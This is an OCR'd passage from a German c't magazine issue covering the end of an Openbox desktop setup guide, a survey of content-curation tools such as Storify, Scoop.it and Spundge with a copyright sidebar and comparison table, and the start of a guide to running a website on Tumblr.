Öffnen Sie unter Ubuntu über das Menü den Standard-Dateimanager Nautilus, verlieren Sie ebenfalls den Zugriff auf das Openbox-Menü. Hier bleibt Ihnen nur, zuvor in der Datei ~/.config/openbox/rc.xml im Abschnitt „<keyboard>" den Aufruf des Menüs beispielsweise auf die Menütaste zu legen:

```
<keybind key="Menu">
    <action name="ShowMenu"> <menu>root-menu </menu></action>
</keybind>
```

und die Konfiguration zu aktualisieren. Nautilus zeichnet dann allerdings auch das Hintergrundbild. Alternativ gewöhnen Sie Nautilus die Verwaltung des Desktops mit folgendem Befehl ab:

```
gsettings set org.gnome.desktop.background show-desktop-icons false
```

Haben Sie dem Dateimanager die Regie auf dem Desktop entrissen, können Sie den minimalistischen Bildbetrachter **Feh** zur Anzeige eines Hintergrundbildes aufrufen:

```
feh --bg-scale /usr/share/backgrounds/hintergrundbild.jpg
```

Alternativ steht das grafische Tool **Nitrogen** dafür zur Verfügung. Soll das Bild in regelmäßigen Zeitabständen wechseln, kann Wallpaperd den Job übernehmen. Nach der Installation kopieren Sie die Beispielkonfiguration folgendermaßen ins Home-Verzeichnis:

```
cp /etc/wallpaperd.cfg ~/.wallpaperd.cfg
```

Anschließend öffnen Sie diese in einem Editor und tragen das Verzeichnis ein, das eines oder mehrere Hintergrundbilder enthält. Soll Wallpaperd das Hintergrundbild automatisch wechseln, definieren Sie außerdem den Zeitabstand, in dem dies geschehen soll, in Sekunden (config.interval). Anschließend tragen Sie noch die zu verwendenden Bilder oder eine Hintergrundfarbe ein.

Unter Ubuntu 14.10 fehlt Wallpaperd in den Paketquellen, hier müssen Sie das Paket selbst kompilieren oder auf ein anderes Tool ausweichen. Wer trotzdem Icons auf dem Desktop ablegen will, kann das schon etwas ältere Tool **idesk** einsetzen. Dessen Website ist zwar nicht mehr erreichbar, die Software ist aber in den Repositories noch verfügbar.

Damit Panel, Transparenz und andere Zusatzfunktionen nach jedem Start von Openbox zur Verfügung stehen, müssen Sie dafür sorgen, dass die ausgewählten Tools – beispielsweise Tint2, Compton, Plank und Wallpaperd – automatisch geladen werden. Legen Sie dazu die Autostart-Datei ~/.config/openbox/autostart mit einem beliebigen Texteditor an und tragen Sie die Startbefehle der gewünschten Programme in je eine neue Zeile ein.

Unendliche Weiten

Die manuelle Konfiguration eines Openbox-Desktops führt schön vor Augen, wie viel kleine und große Aufgaben Desktop-Umgebungen übernehmen. Dabei lassen sich nicht nur viele weitere Funktionen hinzufügen, auch stehen für jede Aufgabe mehrere Tools mit verschiedenen Vorzügen zur Wahl. Systeminformationen wie die Auslastung von CPU, Arbeitsspeicher und Festplatte, die Uhrzeit und das Datum kann der Systemmonitor Conky auf den Desktop zeichnen [2]. Um den Rechner direkt aus Openbox heraus herunterzufahren, eignet sich etwa das Tool Oblogout.

Bis alles passend konfiguriert ist und jedes Tastenkürzel sitzt, kann durchaus einige Zeit vergehen. Dafür sind dann alle Anwendungen handverlesen und auf dem Desktop laufen die Dinge ganz so, wie man es möchte. (lmd)

Wenn der Dateimanager Pcmanfm die Verwaltung des Desktops übernimmt, kommen Sie zunächst nicht mehr ans Openbox-Menü heran, können aber Dateien und Ordner auf dem Desktop ablegen.

Literatur


[1] Liane M. Dubowy, Klickstarter, Schicke Docks für den Linux-Desktop, c't 21/2012, S. 128
[2] Liane M. Dubowy, Infozentrale, Systemmonitor für den Linux-Desktop, c't 19/2012, S. 160

c't Downloads, Dokumentation: ct.de/yw4a

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag



Herbert Braun

Kuratieren und erzählen

Mit Storify und Co. Online-Fundstücke sammeln und zu Geschichten aufarbeiten

Inhalte sichten, sammeln, produzieren, teilen: Kuratierungswerkzeuge stöbern Netz-Fundstücke auf und verwandeln sie in attraktive Multimedia-Pakete für die Veröffentlichung oder den Eigenbedarf.

Ströme von Nachrichten und Informationen prasseln auf den Internetnutzer unentwegt herab. Kein Wunder, dass immer mehr Werkzeuge auf den Markt kommen, die beim Sichten und Zusammenstellen der Info-Massen helfen. Das Stichwort für dieses Aufgabenfeld lautet Kuratierung.

Kuratierungswerkzeuge kommen in verschiedenen Geschmacksrichtungen: Manche sind eher für den Eigenbedarf bestimmt zwecks Archivierung oder Recherche, andere für die Öffentlichkeit als Publikation oder zur Vernetzung mit anderen Nutzern; sie unterscheiden sich im Grad der Automatisierung und in der Form, in der sie die Quellen aufbereiten.

Storify

Besonderen Eindruck hinterließ das vor vier Jahren gestartete Storify. „Storify“ ist fast schon ein generischer Begriff geworden – so wie man googelt oder twittert, erstellt man „ein Storify“. Storify-Nutzer können Nachrichten aus unterschiedlichen Quellen per Drag and Drop in ein Dokument ziehen. Diese arrangieren sie nach Bedarf und kleiden sie in eigenen Text ein – Recherche, Quellenverweis und Veröffentlichung gehen ineinander über.

Zur Auswahl stehen 19 verschiedene Quellen, darunter Twitter, YouTube, Facebook, Google+, Instagram, Flickr und Tumblr, aber auch RSS oder beliebige URLs. Selbst Kommentare, die Benutzer auf der Diskussionsplattform Disqus hinterlassen haben, lassen sich einbinden – was um so sonderbarer ist, als Disqus der größte Konkurrent von Livefyre ist, den Betreibern von Storify. Vermissen wird man bei den Quellen höchstens andere Kuratierungsdienste wie del.icio.us oder Pocket.

Vor der Veröffentlichung auf www.storify.com/username/titel fragt der Dienst, ob es die Urheber der eingebetteten Beiträge auf Twitter informieren soll. Jedes Element eines Storify einschließlich der selbst geschriebenen Textabsätze lässt sich einzeln kommentieren oder teilen.

Auf angenehm einfache Weise lassen sich so ansprechend gestaltete Beiträge erstellen. Diesem positiven Befund tun kleine Mängel keinen Abbruch – etwa die mangelnde Lokalisierung des Timestamps, den man in den Text einfügen kann, oder der fehlende Support für Pos1/Ende im Texteditor.


Einer zeitgemäßen Webanwendung darf ein API nicht fehlen. Wer dazu imstande ist, JSON-Daten per HTTP zu verschicken und auszulesen, kann Storify von einer Website, einem CMS oder einer anderen Anwendung aus fernsteuern (siehe c’t-Link). Das API kann Geschichten lesen, anlegen und veröffentlichen. Auch die Definition eigener Quellen ist möglich. Darüber hinaus erlaubt es, den kompletten Storify-Editor in eine andere Oberfläche zu integrieren. Von hier aus ist es nur ein kleiner Schritt zu einem WordPress-Plug-in. Die seit Mitte 2013 verfügbare Erweiterung kann aber nicht auf vorhandene Storifys zugreifen und wird offenbar nicht weiterentwickelt.

Kuratiertes Bloggen

Dass das Storify-Plug-in nicht gepflegt wird, könnte auch damit zu tun haben, dass WordPress selbst ein paar Wochen nach Storify nachlegte. Der **WordPress Media Explorer**, mit dem man über die Schaltfläche „Dateien hinzufügen“ einem Beitrag Bilder, PDFs und Office-Dokumente einzeln oder galerieweise hinzufügen kann, erlaubt nämlich seit Sommer 2013 auch, fremde Inhalte einzubetten. Für die wohl meist eingefügten Medien – Tweets und YouTube-Videos – gibt es eine stark von Storify inspirierte Suchfunktion, alles andere deckt „Per URL einfügen“ ab.

Leider behält WordPress die Twitter- und YouTube-Suche bislang Nutzern seines gehosteten Dienstes wordpress.com vor. Kennt man die URL von Tweet oder Video, gelingt das Einbetten jedoch auch in selbst installierten WordPress-Systemen mühelos über „Per URL einfügen“ – oder noch einfacher, indem man die URL ins Editorfenster hineinkopiert. Das klappt auch mit URLs von aktuell 27 weiteren Websites, unter anderem Flickr, Insta-

© Copyright by Heise Zeitschriften Verlag



Inhalte finden und in den Editor ziehen erledigt der Storify-Nutzer mit links. Nun muss er nur noch eine spannende Geschichte dazu erzählen.

Feiner Zug: Storify möchte die Urheber informieren, dass es deren Postings kuratiert hat.

gram, Vimeo, DailyMotion oder SlideShare. Die dahinter steckende Technik ist das offene Protokoll oEmbed, ein simples Protokoll, das Angaben über Format, Größe und Metadaten eingebetteter Inhalte kommuniziert.

Aus 1001 Online-Redaktion

Nicht zu verwechseln ist Storify mit Tools wie **Storyform** oder der **Aesop Story Engine** (ASE). Mit Kuratierung im engeren Sinn haben beide nichts zu tun, denn der Quellensammlungsaspekt fehlt ihnen. Dennoch dürfen sie hier nicht fehlen, weil sie in Zielgruppe und Endergebnis große Gemeinsamkeiten mit Storify haben.

Storyform und ASE sind WordPress-Plugins, die das CMS in ein Editierwerkzeug für modernen Online-Journalismus verwandeln – also für alle, die auch gern etwas so Multimediales wie die berühmte „Snowfall"-Geschichte [1] bauen möchten. Storyform und noch mehr ASE wenden sich an Redakteure und Blogger, die über den Text hinausgehende Inhalte bereits gesammelt haben und diese am liebsten vom eigenen Server ausliefern wollen.

Aesop erlaubt es dem Redakteur, einem WordPress-Beitrag Bilder, Audio-Dateien, Videos und PDF-Dokumente, aber auch Landkarten, Kapitelüberschriften oder Personen-Avatare hinzuzufügen. Wirklich sinnvoll ist das nur in Verbindung mit kostenpflichtigen Themes und Add-ons.

Während ASE Inhaltsauszeichnungen verlangt, setzt Storyform fast komplett auf Automatismen. Ein gewöhnlicher WordPress-Post mit einigen multimedialen Inhalten wird damit praktisch von selbst zu einem digitalen Magazin. Ähnlich wie Storify nutzt Storyform das zuerst eingebundene Bild oder Video als seitenfüllenden Aufmacher; den Rest blättert man horizontal durch, was vor allem auf Tablets überzeugt. Der Preis dafür ist der weitgehende Verlust von Kontrolle über das Layout. Außerdem funktioniert das Plug-in nur bei vorhandenem API-Schlüssel, den Storyform beim Anmelden automatisch einträgt.

Schlagwortsuche

Storify legt beim Kuratieren den Schwerpunkt auf die Aufbereitung – eine ganze Reihe anderer Produkte akzentuiert dagegen eher das Sichten und Sammeln zur schnellen Veröffentlichung. Dabei richten sie sich nach vom Benutzer hinterlegten Schlagwörtern, nach denen sie die Quellen mit eigenen, speziellen Suchmaschinen durchforsten.

Ein bekanntes Beispiel für einen schlagwort- und quellenbasierenden Dienst mit niedrigen Einstiegshürden ist **paper.li**, das eine „personalisierte Zeitung" erzeugt. Dazu sucht man per Schlagworteingabe nach Themen, was paper.li mit einer Liste von Twitter-, Facebook-, Google+-, Youtube und nicht zuletzt RSS-Quellen beantwortet. Man pickt sich ein paar heraus und bekommt einmal pro Tag eine virtuelle Zeitung in den virtuellen Briefkasten geworfen.

Letztlich handelt es sich dabei um eine um Social-Web-Dienste angereicherte Form eines Feedreaders – und tatsächlich überschneidet sich Paper.li mit einem modernen Feedreader wie Flipboard oder mit Empfehlungs-Engines wie dem in Opera eingebauten „Discover"-Feature. Dazu kommt bei

Kuratierungs-Spaßbremse Urheberrecht

Kuratierungswerkzeuge wie Storify vertragen sich nicht mit einem Urheberrecht, das in Deutschland fest im letzten Jahrtausend wurzelt und von Begriffen wie Sharing oder Fair Use noch nie etwas gehört hat.

Grundsätzlich unterliegen Bilder, Videos, Präsentationen und selbst kleine Textfragmente dem Urheberrecht – zwar nicht jeder Tweet, vermutlich aber einer, der die „notwendige Schöpfungshöhe" aufweist. Das bedeutet, dass niemand sie ohne vorhergehende Erlaubnis neu veröffentlichen darf. Auch das Zitierrecht lässt hier kein Schlupfloch, denn es gestattet nur auszugsweise eine Wiedergabe zum Zweck der inhaltlichen Auseinandersetzung.

Viele Social-Media-Dienste wie Twitter oder Facebook behalten sich in ihren AGB vor, die Werke ihrer Nutzer nach Belieben zu vervielfältigen und dieses Recht auch an andere weiterzureichen.


Damit wären die Nutzer von Storify, Paper.li und Flipboard weitgehend aus dem Schneider, aber es gibt Zweifel darüber, ob diese Klausel in Deutschland gültig ist.

Glücklicherweise scheinen bisher wenige gegen Nutzer von Kuratierungsdienste juristisch vorgegangen zu sein. Ein bisschen Fingerspitzengefühl ist wohl der beste Schutz vor einer Abmahnung: Ein Tweet oder ein YouTube-Video, das der Urheber ohnehin gerne verbreitet sieht, dürfte diesem weniger sauer aufstoßen als die Wiederveröffentlichung seines kompletten RSS-Feeds.

Vorsicht ist vor allem bei Inhalten von Nachrichten-Websites angebracht: Von Klagen gegen News-Suchmaschinen wie Newsclub und Paperboy bis zum erfolgreichen Drängen auf ein „Leistungsschutzrecht" haben einige Presseverlage seit mehr als zehn Jahren gezeigt, dass sie von Sharing nicht viel halten.

© Copyright by Heise Zeitschriften Verlag

Storyform verwandelt ein WordPress-Blog in ein multimediales Erlebnis, lässt sich dabei aber nicht in die Karten schauen.



Feedreader waren gestern – paper.li bastelt eine personalisierte Zeitung aus Feeds und Social Media.

Als bemerkenswerter Zwitter aus Storify und Scoop.it buhlt das hierzulande kaum bekannte Spundge um die Nutzer beider Dienste.

Paper.li der Nebenaspekt, dass auch andere die eigene Zeitung lesen und abonnieren können.

Die Mehrzahl der schlagwortbasierenden Werkzeuge wendet sich jedoch an Content-Vermarkter sowie an große Unternehmen, die Werkzeuge für die interne Kommunikation suchen.

Eine recht simple Linkschleuder ist **Groupiest**. Ähnlich wie paper.li erwartet Groupiest Themen-Schlagwörter, bietet daraufhin aber keine Feeds an, sondern einzelne Beiträge. Ein Klick auf den „Share"-Button, ein paar kommentierende Worte im Rich-Text-Editor – und das war es eigentlich auch schon. Ein Klick auf das Facebook-, Twitter- oder Buffer-Icon bewirbt den Beitrag in Social Media. Als zusätzliche Quellen lassen sich Newsfeeds und URLs hinterlegen. Groupiest stellt dafür auch ein Bookmarklet bereit. Zahlende Kunden (ab 29 US-$ pro Monat) können die Beiträge in ihr WordPress-Blog integrieren und Nutzungsstatistiken einsehen.

Deutlich höhere Ansprüche erfüllt **Scoop.it**. Dank Gratis-Account und simpler Bedienung ist Scoop.it aber nicht auf Firmenkunden beschränkt. Die nach Schlagworteingabe gefundenen Ressourcen kann man „scoopen", taggen und mit einer persönlichen Notiz („insight") versehen; das funktioniert auch mit händisch eingegebenen URLs, über diverse Apps oder beim Surfen per Bookmarklet. Diese Beiträge packt Scoop.it in Kästen und arrangiert sie zu einer Art Zeitungslayout. Jeder Beitrag lässt sich über die üblichen Social-Media-Kanäle oder per Mail teilen; der kuratierten Sammlung können Scoop.it-Nutzer folgen.

Der Dienst wirkt schick und ausgereift, doch macht der Gratis-Tarif wegen enger Beschränkungen und häufiger Upgrade-Aufforderungen wenig Spaß. Die kostenpflichtigen Tarife reichen von 130 bis 2000 US-Dollar jährlich. Sie heben die Beschränkungen bei der Anzahl der Nachrichten, Themen und Benutzer auf, erlauben Anpassung des Designs bis hin zur White-Label-Lösung, enthalten Analysefunktionen, integrieren sich in WordPress und können Newsletter versenden. Entwickler können mit dem Scoop.it-REST-API Nachrichten abrufen, schreiben, bearbeiten und löschen, was auch mit dem kostenlosen Account möglich ist.


Einen interessanten Verschnitt aus Storify und Scoop.it haben die Macher von **Spundge** entwickelt. Sie trennen die Schritte des Sammelns und Recherchieren von denen des Bearbeitens und Veröffentlichens, indem sie zwischen „Notebooks" und „Storys" unterscheiden.

Notebooks sind Materialsammlungen, für deren Befüllung Spundge ähnlich wie Scoop.it nach Schlagworteingabe Suchtreffer auflistet. Die Auswahl wirkte im Test ziemlich YouTube-lastig, was sich aber durch Hinzunahme zusätzlicher Quellen verbessern lässt. Eigene Fundstücke fügt man per Bookmarklet oder gleich als RSS-Feed hinzu; dank OPML-Import kann Spundge sogar den Feedreader ersetzen.

© Copyright by Heise Zeitschriften Verlag

Normalerweise sind Notebooks öffentlich. Sie lassen sich aber auch als Stoffsammlung für Storys nutzen, die man ähnlich wie in Storify schreibt, nur dass man die externen Inhalte aus dem Notebook herüberzieht. Dieses interessante Mischkonzept ergänzt Spundge durch Follow- und Teamwork-Features – und natürlich lassen sich Notebooks und Storys im Social Web bewerben und einbetten.

Die Anwendung wirkt schön gestaltet und mächtig, ist aber nicht ganz so intuitiv zu bedienen wie etwa Storify. Großer Bonuspunkt: Die kostenlose Version dürfte für viele Bedürfnisse ausreichen; Preise für Firmenkunden verrät das kanadische Unternehmen nur auf Anfrage. Besucheranalysen, zusätzliche Nachrichtenquellen, bessere Editierfunktionen, Integration in eigenes Design und Werkzeuge, private Notebooks und Storys sowie API-Zugriff sind Argumente für Profis.



Groupiest mag eine simple Linkschleuder sein, doch lässt es sich aus dem Stand produktiv nutzen.

Geschichten für Profis

Viele der oben genannten Kuratierungswerkzeuge taugen für den privaten Anwender, sollen aber in erster Linie zahlungskräftige Firmenkunden ansprechen: Content-Vermarkter, Online-Redakteure, Agenturen, PR-Leute und Wissensvermittler aller Art. Einige der schlagwortbasierenden Scoop.it-Konkurrenten geben sich gar nicht erst mit Gelegenheitsnutzern ab und setzen komplett auf professionelle Kundschaft.

Roojoom etwa fängt bei 150 US-Dollar pro Monat erst an, **Curata** und **Trapit** verraten ihre Preise gar nicht erst. Curata beispielsweise verspricht dafür eine „Inspire"-Engine, die aus den vom Nutzer gewählten Artikeln für weitere Vorschläge lernt. Privatanwendern ist dieses Prinzip aus Empfehlungs-Tools wie StumbleUpon bekannt.

Auch Storify denkt an diese Nutzer und bietet eine „Enterprise"-Variante seines Dienstes an. Mit dieser können mehrere Team-Mitglieder gleichzeitig ein Storify bearbeiten, die Versionsgeschichte archivieren und bei Bedarf zurückspringen. Das Design ist anpassbar und werbefrei, weshalb man nicht jedes Storify sofort als solches erkennt; finden kann man sie beispielsweise auf den Websites von BBC, Al Jazeera, dem Fernsehsender HBO oder bei der letzten Wahlkampagne von US-Präsident Obama. Weitere Profi-Features sind Zugriffsbeschränkungen, Google-Analytics-Integration und automatische Aktualisierung im Browser, etwa für Live-Ticker.

Jäger und Sammler

Der Kampf um Aufmerksamkeit, den Redakteure und Vermarkter jeden Tag um das Interesse ihres übersättigten Publikums austragen, hat Werkzeuge hervorgebracht, die paradoxerweise auf der Eingangsseite den Informations-Dschungel lichten, während sie ihn durch blitzartiges Publizieren auf der anderen Seite weiter verwildern.

Mal schnell ein paar Fundstücke zu einem Thema zusammentragen – das ist vor allem die Idee hinter schlagwortbasierenden Werkzeugen à la Scoop.it. Doch lassen sich beispielsweise mit Spundge aufwendige Recherchen zusammentragen und mit Storify verschiedene Medien zu einer überzeugenden Erzählung mischen. Kuratierungswerkzeuge treten das Erbe von Social Bookmarks und Feedreadern an. Sie sind Zettelkasten, Newsletter und Blog zugleich und besetzen damit eine Schlüsselposition in der aktuellen Aufmerksamkeitsökonomie. (jo)

Literatur

[1] Snow Fall – The Avalanche at Tunnel Creek, www.nytimes.com/projects/2012/snow-fall

c't Alle Dienste: ct.de/y883

Kuratierungswerkzeuge

Name	Aesop Story Engine	Groupiest	paper.li	Scoop.it	Spundge	Storify	Storyform	WordPress Media Explorer
URL	http://aesopstory engine.com	http://groupiest.com	http://paper.li	www.scoop.it	https://www. spundge.com	https://storify.com	https://storyform.co	http://en.support. wordpress.com/ media-explorer
Beschreibung	WordPress-Plug-in	eigener Dienst	eigener Dienst	eigener Dienst	eigener Dienst	eigener Dienst	eigener Dienst und WordPress-Plug-in	WordPress-Bestandteil
Schlagwortsuche	–	✓	✓	✓	✓	✓[3]	–	–
Einbettung in eigene Seite	✓	✓[1]	✓[1]	✓[1]	✓	✓	✓	✓
Bookmarklet	–	✓	✓	✓	✓	✓	–	✓
Newsletter	–	–	✓[1]	✓[1]	–	–	–	–
genutzte Quellen								
Facebook/Twitter/Google+	–/–/–	✓/✓/✓[2]	✓/✓/✓	✓/✓/–	✓/✓/✓	✓/✓/✓	✓/✓/✓	–/✓/–
Instagram/Flickr	–/–	✓/✓[2]	–/–	✓/✓	✓/✓	✓/✓	–/–	✓/✓
YouTube/Slideshare	✓/–	✓/✓[2]	✓/–	✓/✓	✓/✓	✓/–	✓/–	✓/✓
RSS/URLs	–/–	✓/✓	✓/–	✓/✓	✓/✓	✓/✓	–/–	–/–
Einstiegspreis	kostenlos (Themes kostenpflichtig)	kostenlos (max. 7 Keywords, 15 RSS-Feeds)	kostenlos (geringe Konfigurationsmöglichkeiten)	kostenlos (1 Nutzer, 1 Thema, 2 Social-Accounts, 10 Posts pro Tag)	kostenlos (umfangreiche Ausstattung)	kostenlos (umfangreiche Ausstattung)	kostenlos (beschränkt auf 1 Website)	kostenlos

[1] kostenpflichtiger Tarif erforderlich [2] Quellen nicht gezielt auswählbar [3] nicht dienstübergreifend ✓ vorhanden – nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

Daniel Berger

Neubaugebiet

Mit Tumblr eine Website betreiben

Der Blogging-Dienst Tumblr ist nicht nur eine Sammelstelle für lustige GIFs. Auch eine persönliche Homepage oder eine kleine Firmenpräsenz lässt sich damit betreiben. Dank der Tumblr-App geht das Befüllen der Site auch von unterwegs.

Eigentlich sind Tumblr-Blogs vor allem dazu da, Bilder, Videos und Texte zu sammeln und sie anderen zu zeigen [1]. Aufgrund der Gestaltungsfreiheiten lässt sich aber auch eine gewöhnliche Website mit dem Dienst betreiben – Kenntnisse in HTML und CSS vorausgesetzt. Dann lassen sich persönliche Homepages genauso umsetzen wie Vereinsseiten oder kleine Firmenpräsenzen, die auf Wunsch über eine eigene Domain erreichbar sind. Zusätzlicher Webspace ist überflüssig.

Wer seine Site bei Tumblr anlegt, zahlt dafür keinen Cent: Der Service finanziert sich über Werbung, die lediglich im Dashboard von Tumblr als gesponserte Einträge zu sehen ist – Ihre eigene Website bleibt von Reklame verschont.

Zu Tumblrs Konzept gehört die starke Vernetzung der Inhalte. Die Mitglieder dürfen alle Einträge in ihre eigenen Tumblr-Blogs übernehmen und sich mit fremden Federn schmücken. Das sollten Sie im Hinterkopf haben, wenn Sie etwa private Fotos veröffentlichen. Die Quelle wird automatisch verlinkt, zusätzlich kann man im Eintrag seine URL angeben. So bringen schöne Bilder oder interessante Artikel, die sich in Tumblr verbreiten, neue Besucher, Kunden und Abonnenten. Tumblr ist somit auch ein Marketing-Tool, mit dem Sie über die Plattform vor allem junge Nutzer erreichen können.

Fertighäuser

Als Beispielprojekt soll eine persönliche Website dienen, auf der Sie sich vorstellen. Die Site soll außerdem über einen Bereich für Fotos verfügen – über Tumblrs Dashboard oder die Smartphone-App landen Schnappschüsse von der Skipiste oder vom letzten Ausflug mit der Krökelmannschaft direkt auf Ihrer Onlinepräsenz. Ein umständliches Hochladen via FTP ist überflüssig.

Wer das volle Potenzial der Plattform ausnutzen will, sollte keine Scheu vor Tumblrs eigener Auszeichnungssprache haben. Sie ist aber nicht sonderlich kompliziert. Für den schnellen Start und zur Inspiration existieren zudem zahlreiche fertige Templates, die Sie nach eigenen Wünschen um- und ausbauen können. Viele Vorlagen sind für Blogs gedacht und listen Einträge chronologisch untereinander auf. Es gibt aber auch Designs für Portfolios, Foto-Sites und persönliche Homepages oder einfache Web-Visitenkarten [2]. Fündig werden Sie vor allem in Tumblrs eigenem Theme-Verzeichnis unter www.tumblr.com/themes. Dort stehen kostenlose Vorlagen bereit sowie „Premium-Templates“, die zwischen 20 und 50 US-Dollar kosten. Für das Geld bieten deren Macher oft Support an. Bei den Templates haben Sie volle Kontrolle über den HTML-Code, was den Einbau von zusätzlichen Elementen wie Facebook-Plug-ins, Twitter-Widgets und Google Analytics erlaubt. Außerdem lässt sich in den Quelltexten hervorragend spicken.

Blogs und Domains

Ein Tumblr-Account enthält ein Hauptblog, das im Beispielprojekt als Einstiegsseite fun-

© Copyright by Heise Zeitschriften Verlag

